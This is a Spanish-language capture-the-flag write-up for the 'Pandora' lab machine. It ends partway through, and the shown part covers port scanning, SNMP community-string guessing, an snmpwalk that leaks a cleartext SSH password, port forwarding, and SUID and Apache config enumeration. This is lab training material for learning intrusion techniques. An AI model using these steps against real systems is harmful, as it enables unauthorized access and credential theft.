Pandora

##MAQUINA LINUX EASY##
Pandora es una máquina Linux de fácil clasificación. El escaneo de puertos revela un SSH, un servidor web y un servicio SNMP ejecutándose en la máquina. El punto de apoyo inicial se obtiene enumerando el servicio SNMP, que revela credenciales en texto claro para el usuario "Daniel". La enumeración del host revela que Pandora FMS se ejecuta en un puerto interno, al que se puede acceder mediante redireccionamiento de puertos. El movimiento lateral a otro usuario llamado `matt` se consigue encadenando vulnerabilidades de inyección SQL & RCE en el servicio PandoraFMS. La escalada de privilegios al usuario `root` se realiza explotando un binario SUID para la inyección de variables PATH.

Escaneo:
└─ nmap -Pn -p- 10.10.11.136 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-30 19:50 -05
Nmap scan report for 10.10.11.136 (10.10.11.136)
Host is up (0.075s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 34.79 seconds

versiones:

└─ nmap -Pn -p22,80 -sCV 10.10.11.136 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-30 19:53 -05
Nmap scan report for 10.10.11.136 (10.10.11.136)
Host is up (0.076s latency).

PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
| 256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_ 256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.43 seconds

puerto 80 encontramos dominio

Our Location

9857 High Street, London, EC62 8UO

How Can We Help?

support@panda.htb
contact@panda.htb


agregamos panda.htb al /etc/hosts

/.htm (Status: 403) [Size: 274]
/.php (Status: 403) [Size: 274]
/.html (Status: 403) [Size: 274]
/. (Status: 200) [Size: 33560]
/index.html (Status: 200) [Size: 33560]
/assets (Status: 301) [Size: 307] [--> http://panda.htb/assets/]


validando un escaneo por udp y teniendo solo en cuenta los 1000 primeros puertos


ESCANEO UDP -TOP-PORTS 1000

sudo nmap -sU -top-ports 1000 10.10.11.136 -vvv



Le meto el -vvv triple verbose para que apenas encuentre uno me lo muestre como se ve en la imagen es demorado y aqui encontro el
161
ahora hago por aparte otro escaneo mientras termina
sudo nmap -sU -p161 -sCV 10.10.11.136





y encontramos snmp v1 esto ya lo vimos en la maquina pit

terminando con el escaneo realmente solo encontro el 161

```
UDP Scan Timing: About 78.28% done; ETC: 20:47 (0:03:48 remaining)
UDP Scan Timing: About 83.32% done; ETC: 20:47 (0:02:55 remaining)
UDP Scan Timing: About 88.37% done; ETC: 20:47 (0:02:02 remaining)
UDP Scan Timing: About 93.50% done; ETC: 20:47 (0:01:08 remaining)
Completed UDP Scan at 20:47, 1091.93s elapsed (1000 total ports)
Nmap scan report for panda.htb (10.10.11.136)
Host is up, received echo-reply ttl 63 (0.076s latency).
Scanned at 2024-01-30 20:29:43 -05 for 1091s
Not shown: 999 closed udp ports (port-unreach)
PORT    STATE SERVICE REASON
161/udp open  snmp    udp-response ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1092.14 seconds
           Raw packets sent: 1487 (67.297KB) | Rcvd: 5830 (526.589KB)
```

SNMP

Recordemos que para extaer información de snmp necesitamos extraer el common string para ello utilizamos onesixtyone y un diccionario de
strings
STRINGS SNMP
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.11.136 -w 100

```
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.11.136 -w 100
Scanning 1 hosts, 120 communities
10.10.11.136 [public] Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
10.10.11.136 [public] Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
~/machineshtb/Pit
```

el string es public cual es la idea recordemos que **SNMP ES UN PROTOCOLO PARA INTERCAMBIAR INFORMACIÓN ENTRE EQUIPOS**
SE SUELE UTILIZAR PARA SUPERVISAR EL FUNCIONAMIENTO DE LA RED Y DETECTAR PROBLEMAS.
Entonces con herrmaientas como snmpwalk
podemos identificar datos que nos puden servir para obtener acceso al sistema.


tirando de los -sCV de nmpa ecnotramos

```
| snmp-netstat:
|   TCP  0.0.0.0:22          0.0.0.0:0
|   TCP  127.0.0.1:3306      0.0.0.0:0
|   TCP  127.0.0.53:53       0.0.0.0:0
|   UDP  0.0.0.0:161         *:*
|_  UDP  127.0.0.53:53       *:*
| snmp-processes:
```

snmpwalk


EJECUTAMOS snmpawalk

snmpwalk -v2c -c public 10.10.11.136 1




ojo aca encontramos una contraseña y password

accedemos por ssh



daniel:HotelBabylon23

y estamos dentro




aca lo ideal esque como hay bastante información dejar la info de snmpwalk en formato archivo

snmpwalk OUTPUT

snmpwalk -v2c -c public 10.10.11.136 1 >>outsnmp.txt


hacinedo enumeracion encontramos puertos locales



aca podemos hacer un portforwardin con ssh y ver que corre en esos ports

SSH PORTFORWARDING

ssh -L 3306:127.0.0.1:3306 daniel@10.10.11.136



ahora hacemos un nmap

nmap -Pn -p3306 -sCV localhost -T4

```
~/machineshtb/Pandora                                          ✔ 21:34:10
└─ nmap -Pn -p3306 -sCV localhost -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 21:34 -05
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000074s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 15
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, DontAllowDatabaseTableColumn, IgnoreSigpipes, Supp
ort41Auth, Speaks41ProtocolOld, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis,
 LongColumnFlag, Speaks41ProtocolNew, ODBCClient, ConnectWithDatabase, SupportsCompr
ession, SupportsTransactions, InteractiveClient, SupportsMultipleResults, SupportsAu
thPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: eXi('.N~San'q*yE*CSV
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

MYSQL

intento acceder

sin embargo debo levantar el servicio

```
└─ mysql -u root
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)

~/machineshtb/Pit
└─ service mysql start

~/machineshtb/Pit
└─ mysql -u root
ERROR 1698 (28000): Access denied for user 'root'@'localhost'

~/machineshtb/Pit
└─
```

```
sudo mysql -u root
[sudo] password for kali:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.11.6-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

pero realmente no hay nada aqui
en la maquina busco suid ejecutables
busqueda de suid ejecutables
find / -perm -u=s -type f 2>/dev/null

```
html  pandora
daniel@pandora:/var/www$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
daniel@pandora:/var/www$
```

y esta pandora backup vamos alli y vemos que no podemos hacer nada porque no tenemos permisos.

```
daniel@pandora:/usr/bin$ ls -la pandora_backup
-rwsr-x--- 1 root matt 16816 Dec  3  2021 pandora_backup
daniel@pandora:/usr/bin$
[0] 0:zsh  1:zsh- 2:zsh  3:ssh*
```

Enumerando aun mas la maquina vemos el directorio /etc/apache2
alli hay varias cosas

```
apache2.conf  conf-available  conf-enabled  envvars  magic  mods-available  mods-enabled  ports.conf  sites-available  sites-enabled
daniel@pandora:/etc/apache2$ cat ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
daniel@pandora:/etc/apache2$
```

y aqui encontramos un archivo de configuracion
/etc/apache2/sites-available

```
daniel@pandora:/etc/apache2/sites-available$ cat pandora.con
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
daniel@pandora:/etc/apache2/sites-available$ pwd
/etc/apache2/sites-available
daniel@pandora:/etc/apache2/sites-available$
```

